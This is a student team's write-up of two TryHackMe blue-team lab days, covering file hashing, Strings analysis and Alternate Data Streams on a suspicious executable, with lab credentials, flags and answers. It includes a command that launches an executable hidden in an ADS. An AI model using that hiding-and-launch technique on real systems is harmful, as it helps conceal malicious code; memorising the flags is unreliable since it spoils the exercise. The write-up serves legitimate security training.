PSP0201

Week 6

Write-up

Group Name: **PennCake**

ID	Name	Role
1211103144	Vaarindran Nyenasegran	Leader
1211103222	Asyrani Syazwan Yuhanis	Member
1211104230	Nur Aisyah Nabila Nahar	Member
1211101169	Tengku Alyssa Sabrina Tengku Erwin Martino	Member


Day 21: Blue Teaming - Time for some ELForensics

Tools used: Kali Linux, OpenVPN, FireFox, Command Prompt, Remmina, Windows Management Instrumentation


Solution/walkthrough:

Question 1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?


Open Remmina and add a new connection.




Connect to the machine instance by typing its IP Address for the server, and enter the username (**littlehelper**) and password (**iLove5now!**) given in tryhackme. Choose '**Use client resolution**' and **RemoteFX (32 bpp)** for the colour depth.




Save the connection as default and connect to the server.




After successfully connecting, open the command prompt.



Go to the **Documents** directory to view the files.



Run the command **more '.\db file hash.txt'** using powershell to obtain the hash of the db.exe file



Answer: 596690FFC54AB6101932856E6A78E3A1

Question 2: What is the MD5 file hash of the mysterious executable within the Documents folder?

Run the command **Get-FileHash -Algorithm MD5 .\deebee.exe** .

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             5F037501FB542AD2D9B06EB12AED09F0                                       C:\Users\littlehelper\Documen...
```

Answer: 5F037501FB542AD2D9B06EB12AED09F0

Question 3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

Run the command **Get-FileHash -Algorithm SHA256 .\deebee.exe** .

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash
---------       ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED
```

Answer: F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

Question 4: Using Strings find the hidden flag within the executable?

Run the command **c:\Tools\strings64.exe -accepteula .\deebee.exe** to scan the executable using the Strings tool.


```
Windows PowerShell
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula .\deebee.exe

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebee
Console
```

Scroll down to see the flag.

Answer: THM{f6187e6cbeb1214139ef313e108cb6f9}

Question 5: What is the powershell command used to view ADS?

Run the command **Get-Item -Path .\deebee.exe -Stream * .**




Answer: Get-Item -Path .\deebee.exe -Stream *

Question 6: What is the flag that is displayed when you run the database connector file?

Run the command **wmic process call create $(Resolve-Path .\deebee.exe:hidedb)**. **'hidedb'** is the hidden ADS .

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 860;
        ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents>
```


When the file is successfully launched, another window will appear. The flag is displayed on the screen.



Answer: THM{088731ddc7b9fdeccaed982b07c297c}

Question 7: Which list is Sharika Spooner on?

Select an option between Nice List (1) and Naughty List (2).




If option 2 is selected, the Naughty List will be displayed. Sharika Spooner is the last name in the list.

Answer: <u>Naughty List</u>

Question 8: Which list is Jaime Victoria on?

Select option 1 to open the Nice List.



The Nice List will be displayed. Jaime Victoria is the last name in the list.

Answer: <u>Nice List</u>

Thought Process/Methodology:

To start this task, we connected to the Window's machine by using Remmina. Firstly, we added a new connection and entered the machine instance's IP address. Then, we entered the username (**littlehelper**) and password (**iLove5now!**) given in tryhackme website. Once successfully connected, we needed to obtain the file hash for db.exe. File hashes are useful to make sure backed up files are not corrupted or changed. Thus, we used one of the PowerShell commands which was **more '.\db file hash.txt'** to obtain the hash for **db.exe**. Next, we used the PowerShell command **Get-FileHash -Algorithm MD5 .\deebee.exe** to obtain the file hash for a mysterious file in the Documents folder. We also obtained a different algorithm (**SHA256**) for the file hash of **deebee.exe** by using the same PowerShell command **Get-FileHash -Algorithm SHA256 .\deebee.exe** (replacing the **MD5** with **SHA256**). After that, we used strings to scan the executable by running the command **c:\Tools\strings64.exe -accepteula .\deebee.exe**. Additionally, in the output of our command we just run, we found a command related to Alternate Data Streams (ADS) which was **-Stream hidedb**, and **'hidedb'** is the hidden ADS. Thus, we viewed ADS by running the PowerShell command **Get-Item -Path .\deebee.exe -Stream *.** Since the database connector file is an executable file, we used the command **wmic process call create $(Resolve-Path .\deebee.exe:hidedb)** to launch the hidden executable. This opens up the original database file in another window. The flag is shown in the new window. Lastly to see which list Sharika Spooner and Jaime Victoria were, we opened both lists from the database by entering either 1 or 2. Sharika Spooner is the last name in the Naughty List while Jaime Victoria is the last name in the Nice List.

Day 22: Blue Teaming – Elf McEager becomes CyberElf

Tools used: WSL, Kali Linux, Remmina, CyberChef, Chrome, KeePass

Solution/walkthrough:


Question 1: What is the password to the KeePass database?

Before accessing the machine, make sure you have Remmina installed. To do so, you need to make sure that you are running as the root user on your Kali machine (by inputting **sudo i**). Then input **apt install remmina -y**

```
┌──(root㉿Vaari_HP)-[~]
└─# apt install remmina
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libavahi-ui-gtk3-0 libvncclient1 remmina-common remmina-plugin-rdp remmina-plugin-secret remmina-plugin-vnc
Suggested packages:
  remmina-plugin-exec remmina-plugin-kwallet remmina-plugin-spice remmina-plugin-www remmina-plugin-x2go
The following NEW packages will be installed:
  libavahi-ui-gtk3-0 libvncclient1 remmina remmina-common remmina-plugin-rdp remmina-plugin-secret remmina-plugin-vnc
0 upgraded, 7 newly installed, 0 to remove and 475 not upgraded.
Need to get 1,164 kB of archives.
After this operation, 5,153 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 libavahi-ui-gtk3-0 amd64 0.8-5 [55.7 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libvncclient1 amd64 0.9.13+dfsg-4 [178 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 remmina-common all 1.4.25+dfsg-1 [595 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 remmina amd64 1.4.25+dfsg-1 [220 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 remmina-plugin-rdp amd64 1.4.25+dfsg-1 [63.0 kB]
Get:6 http://http.kali.org/kali kali-rolling/main amd64 remmina-plugin-secret amd64 1.4.25+dfsg-1 [20.1 kB]
Get:7 http://http.kali.org/kali kali-rolling/main amd64 remmina-plugin-vnc amd64 1.4.25+dfsg-1 [33.5 kB]
Fetched 1,164 kB in 3s (379 kB/s)
Selecting previously unselected package libavahi-ui-gtk3-0:amd64.
(Reading database ...
```


Once you have installed remmina, add a new **RDP** (Remote Desktop Protocol) client. To do so, **follow the instruction given at THM**

Server: Machine IP(**10.10.151.33**)
Username: **Administrator**
Password: **sn0wF!akes!!!**




Once you have successfully run your machine, analyse the desktop.


Open the folder on the desktop and run the KeePass Application.




By entering a random password, the application failed to run.



